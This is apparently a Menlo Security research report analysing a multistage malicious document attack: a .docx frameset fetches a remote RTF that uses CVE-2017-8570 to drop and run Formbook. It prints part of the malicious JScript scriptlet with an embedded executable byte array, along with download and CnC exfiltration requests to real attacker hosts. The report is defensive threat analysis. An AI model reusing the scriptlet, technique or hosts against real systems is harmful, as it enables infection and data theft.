Menlo Security

ANALYSIS OF A MULTISTAGE DOCUMENT ATTACK

A Menlo Security Research Report

REPORT


OVERVIEW

Menlo Security Labs recently isolated a second-stage malicious document at a customer location, preventing the attack from successfully executing on a user's endpoint. The attackers leveraged multiple tools, techniques, and procedures (TTPs) to infect their victims' devices. While the attackers leveraged known design behaviors and exploits for their attack, the following is what made this attack noteworthy:

- The absence of active code or shellcode in the first-stage malicious document, which was sent as an email attachment. This is noteworthy because this attack relied on a remotely hosted malicious object. Existing security devices rely on the presence of malicious code, and the sheer presence of a URL in a document doesn't qualify as malicious.

- The technique in which the attackers chained known design behaviors in .docx and RTF, in combination with CVE-2017-8570, to drop and start the malicious executable on the endpoint.

First-Stage Dropper Technical Analysis



The first stage of the attack is a malicious .docx file that is sent as an email attachment. The malicious .docx file does not contain macros and does not leverage any exploits. Inside the .docx file, embedded in the frameset section, is a URL. Framesets are HTML tags and contain frames responsible for loading documents.

FIGURE 01




FIGURE 02





FIGURE 03



In Figure 1, rID1 (relationship ID), defined in a frame, points to a TinyURL.

Frames are defined in the webSettings.xml.rels file, which is located in the directory structure shown in Figure 2.

Figure 3 shows the webSettings.xml file that references the frame.

If a victim opens the malicious first-stage document, Microsoft Word makes an HTTP request to download the object pointed to by the URL and render it within the document. In the specific sample that Menlo Security Labs analyzed, the embedded URL was a shortened URL that redirects to another URL pointing to a malicious RTF file. Figure 4 shows the HTTP request made by Word.

FIGURE 04

```
GET /6ANn HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)
Accept-Encoding: gzip, deflate
Host: urlz.fr
Connection: Keep-Alive
Cookie: __cfduid=dddc993c21b35920408d6cca0799e85421519109292
```

Second-Stage Malicious RTF

The second stage is an RTF document that takes advantage of the following techniques to drop and execute an executable:

1. A design behavior exists in RTF documents, wherein, when an RTF document with an embedded Package object is opened, the embedded object is automatically dropped in the %TEMP% directory of Windows. This technique was also used by the threat actors behind the Cobalt group that used CVE-2017-11882.

2. A dropped executable in the %TEMP% directory accomplishes only half the attack. For the attack to succeed, this executable still needs to be executed. And that's where CVE-2017-8570 comes into play. CVE-2017-8570 executes the dropped object in the %TEMP% directory.

An embedded .sct (scriptlet) file is dropped in the %TEMP% directory, as a result of the design behavior mentioned above in step #1. Figure 5 shows an excerpt of the .sct file that is dropped in the %TEMP% directory. When the .sct file is executed, the large amount of data is written to the %TEMP% directory with the name chris101.exe. The Wscript.Shell.Run() method is then called with the path to the .exe file to start the malicious executable.

FIGURE 05

```
<<?XML version="1.0"?>
<scriptlet>
<registration
    description="eSQP.iHHX"
    progid="eSQP.iHHX"
    version="1"
    classid="{cdc2bf51-d968-4745-9c1f-0181c3c56af5}"
    remotable="true"
    >
</registration>
<script language="JScript">
<![CDATA[
var pgS = ["WScript.Shell","Word.Application","ADODB.Stream","Scripting.FileSystemObject","System.IO.MemoryStream","TEMP","chris101.exe"];
var GkmlLROy = SqYonFS(0);
WwWDIbXowmso= aGKYbWUmeCbjw(pgS[5]) + "\\" + pgS[6];
var CeoVqvJTnuEStcHq = [
77,90,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,0,80,
69,0,0,76,1,2,0,137,146,138,90,0,0,0,0,0,0,0,0,224,0,14,3,11,1,0,0,0,16,0,0,0,
16,0,0,0,0,0,0,0,16,0,0,0,16,0,0,0,32,0,0,0,0,64,0,0,16,0,0,0,2,0,0,0,
0,0,0,0,0,0,0,0,4,0,0,0,0,0,0,0,0,0,48,0,0,0,2,0,0,0,0,0,0,0,2,0,0,0,0,
0,16,0,0,16,0,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116,0,0,0,0,
16,0,0,0,16,0,0,88,9,0,0,0,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,100,115,
100,102,115,100,102,115,83,0,16,0,0,0,32,0,0,44,2,0,0,0,12,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,64,0,0,192,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,233,
207,1,0,0,80,132,109,41,218,158,151,227,164,248,1,221,174,146,171,23,248,108,149,145,130,134,191,75,76,224,41,60,
86,122,211,127,160,84,189,249,42,110,231,179,244,200,81,173,254,98,251,231,72,60,229,97,210,86,15,27,156,176,121,21,
166,74,35,79,240,36,13,201,122,62,55,131,68,152,161,125,78,50,75,183,152,12,53,49,34,38,95,235,236,128,201,229,
246,26,115,31,64,244,93,153,202,14,135,83,148,104,241,77,158,2,155,135,232,220,133,1,114,246,175,187,60,80,25,181,
70,234,195,239,144,196,173,105,26,222,215,35,228,56,65,29,238,210,235,87,56,172,213,209,194,198,255,139,140,32,105,133,
150,106,19,191,224,148,253,57,106,174,39,243,52,8,145,237,62,162,59,39,136,124,37,161,18,150,79,91,220,240,185,85,
230,138,99,143,48,100,77,9,186,126,119,195,132,216,225,189,142,114,139,247,216,76,117,113,98,102,159,43,44,192,9,37,
54,90,179,95,128,52,157,217,10,78,199,147,212,168,49,141,222,66,219,199,40,28,197,65,178,54,239,251,124,144,89,245,
134,42,3,47,208,4,237,169,90,30,23,99,36,120,129,93,46,18,43,151,120,236,21,17,2,6,63,203,204,96,169,197,
214,250,83,255,32,212,61,121,170,238,103,51,116,72,209,45,126,226,123,103,200,188,101,225,82,214,143,155,28,48,249,149,
38,202,163,207,112,164,141,73,250,190,183,3,196,24,33,253,206,178,203,55,24,140,181,177,162,166,223,107,108,0,73,101,
118,154,243,159,192,116,221,25,74,142,7,211,20,232,113,205,30,130,27,7,104,92,5,129,242,118,47,59,188,208,153,53,
198,106,67,111,16,68,45,233,154,94,87,163,100,184,193,157,110,82,107,215,184,44,85,81,66,70,127,11,12,160,233,5,
22,58,147,63,96,20,125,185,234,46,167,115,180,136,17,109,190,34,187,167,8,252,165,33,146,22,207,219,92,112,57,213,
102,10,227,15,176,228,205,137,58,254,247,67,4,88,97,61,14,242,11,233,53,1,0,0,233,131,2,0,0,156,80,141,
128,136,28,0,0,141,128,18,13,0,0,141,128,142,7,0,0,141,128,57,86,0,0,141,128,140,33,0,0,88,157,235,
89,233,197,2,0,0,233,123,1,0,0,233,12,2,0,0,156,80,141,128,55,105,0,0,141,128,128,65,0,0,141,128,
88,55,0,0,141,128,3,71,0,0,144,88,157,233,65,2,0,0,233,128,156,83,86,86,141,155,206,118,0,0,141,182,
4,58,0,0,141,182,242,57,0,0,141,158,171,79,0,0,141,155,78,34,0,0,94,94,91,157,233,241,1,0,0,233,
129,2,0,0,233,122,1,0,0,233,151,1,0,0,233,154,0,0,0,233,251,1,0,0,233,4,2,0,0,233,248,1,
0,0,88,235,127,233,137,0,0,0,233,136,1,0,0,141,152,41,4,0,0,235,39,233,215,1,0,0,235,119,233,23,
2,0,0,235,206,233,209,0,0,0,233,86,1,0,0,233,77,255,255,255,233,42,2,0,0,233,162,1,0,0,233,253,
0,0,0,144,156,87,86,86,141,190,51,62,0,0,141,182,184,0,0,0,141,182,15,69,0,0,144,156,87,82,81,141,
145,212,23,0,0,141,138,205,22,0,0,141,143,164,90,0,0,89,90,95,157,141,183,105,75,0,0,94,94,95,157,233,
37,2,0,0,233,13,233,197,1,0,0,235,152,80,233,232,1,0,0,235,241,233,2,1,0,0,233,127,255,255,255,156,
```

The malicious executable then downloads another executable from the CnC (Command-&-Control) server. Figure 6 shows the HTTP request of the third-stage downloader.

FIGURE 06

```
GET /ace/CHRIS101/chris101.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 23.249.161.109
Connection: Keep-Alive
```

How the Vulnerability and the Design Behavior Work Together

The question of how the vulnerability is used in conjunction with the design behavior is an important one to answer. In this section, we detail how the vulnerability and the design behavior work together to successfully infect the endpoint:

1. The RTF file takes advantage of a "Composite Moniker." Monikers are a way to identify objects in Windows. They are also objects themselves and provide access to other services requesting access to a specific moniker. For example, a file moniker for a scriptlet object that is stored at %TEMP%/evil.sct would contain information equivalent to that path.

2. The OLE2Link object binds a file moniker with the path to the .sct file in the %TEMP% directory.

3. The .sct extension maps to the Windows scriptlet component.

4. The .sct file is then executed by the Windows scriptlet component and the third-stage malware is dropped in the %TEMP% directory with the name chris101.exe.

Malware and CnC

The malware that a user's device is finally infected with is Formbook. Formbook is a well-researched piece of malware with the following capabilities:

Keylogging	Screenshot Grabber	Downloader	Data Exfiltration

FIGURE 7: This figure shows the CnC information of the malware.

```
POST /ac/ HTTP/1.1
Host: www.promote-business.com
Connection: close
Content-Length: 74386
Cache-Control: no-cache
Origin: http://www.promote-business.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.promote-business.com/ac/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

6l709TsH=NR3W2P(ms-Af0ZKkh9r_1ro5~yOlhFXqS-
Btkw~wDAFXCM7pTqxQyKYCCquInKqZbE8IUb79eX2O14S5u3(Uwmw4ANakgVpLtXaEKxtPdgscgHaMciePFvA8p4ashJKGZVfPHCk-
BsxVLvruJTXiVy6OevEAvmOiDa7zLo8lWZw9JhGSMz2EL4ufsfkgOGwRbHUYY9S5PLkoNwIv5FT-1ULngaWg0lcvFvszUV7nOB8HT6QxpvWiuM~8R49zP
_fSxP74QA2blV~XUSNG2eXoQa2WTmYhurz9bdvxHnaiY28slGGWZZaVwyZkFFYdL_4co-
w4eMQJ21L2(y2YRNjfwQIIWdVt8qkhGhm5Jwr8GOkdPdasAde6cDotoVZstmW5VuwV6w784GI6DB(D2J2ePZbqD6vuz_8BjgcsjvW9tVHGoQ9q6BgzpRG
-
AzTVp4OvoUlONptJvdixC5JILqqbCwZGzh7GWsOOsSPt83cqcs2iY4rKHZKWzdPJGxJzMo4c50e6D9oi4xvxqHBPtGWdRmVUtw26Fu4JWLnwFtWstnoep
```

MENLO PROTECTION

How Does Menlo Security Protect Against This Attack?

Menlo Security's Document Isolation solution supports safe rendering of more than 40 different file formats, including PDF, Word, PowerPoint, and Excel. All of these document types are transformed into safe HTML in Menlo Security's cloud-based Isolation Platform, and only a safely rendered version is presented to the user. The original source document never reaches the user's device, and the entire killchain, starting from the first payload, is eliminated.

In this specific attack scenario, the second-stage malicious payload was transformed into safe HTML, preventing the exploit from reaching the user's endpoint.

Menlo Security's Document Isolation solution supports safe rendering of more than 40 different file formats.

Conclusion

- Because of the various functionalities and capabilities that Microsoft Office supports, it exposes a large attack surface. Expect to see more zero-day attacks in Office documents.
- There will be an uptick in malicious objects, where the malicious components are remotely hosted. This evades existing security solutions such as sandboxes and AV, which fail if there is no malicious content or links in the document.
- With the increase in techniques like this, a blended solution that provides both web and email visibility and protection, such as Menlo Security's Isolation Platform, is a must.

Menlo Security

About Menlo Security

Menlo Security protects organizations from cyber-attacks by seeking to eliminate the threat of malware from the web, documents, and email. Menlo Security's cloud-based Isolation Platform scales to provide comprehensive protection across enterprises of any size, without requiring endpoint software or impacting the end-user experience. Menlo Security is trusted by major global businesses, including Fortune 500 companies and financial services institutions, and backed by General Catalyst, Sutter Hill Ventures, Engineering Capital, Osage University Partners, American Express Ventures, Ericsson Ventures, HSBC, and JP Morgan Chase. Menlo Security is headquartered in Palo Alto, California.

2300 Geng Rd., Ste. 200

Palo Alto, CA 94303

Tel: 650 614 1705

info@menlosecurity.com

menlosecurity.com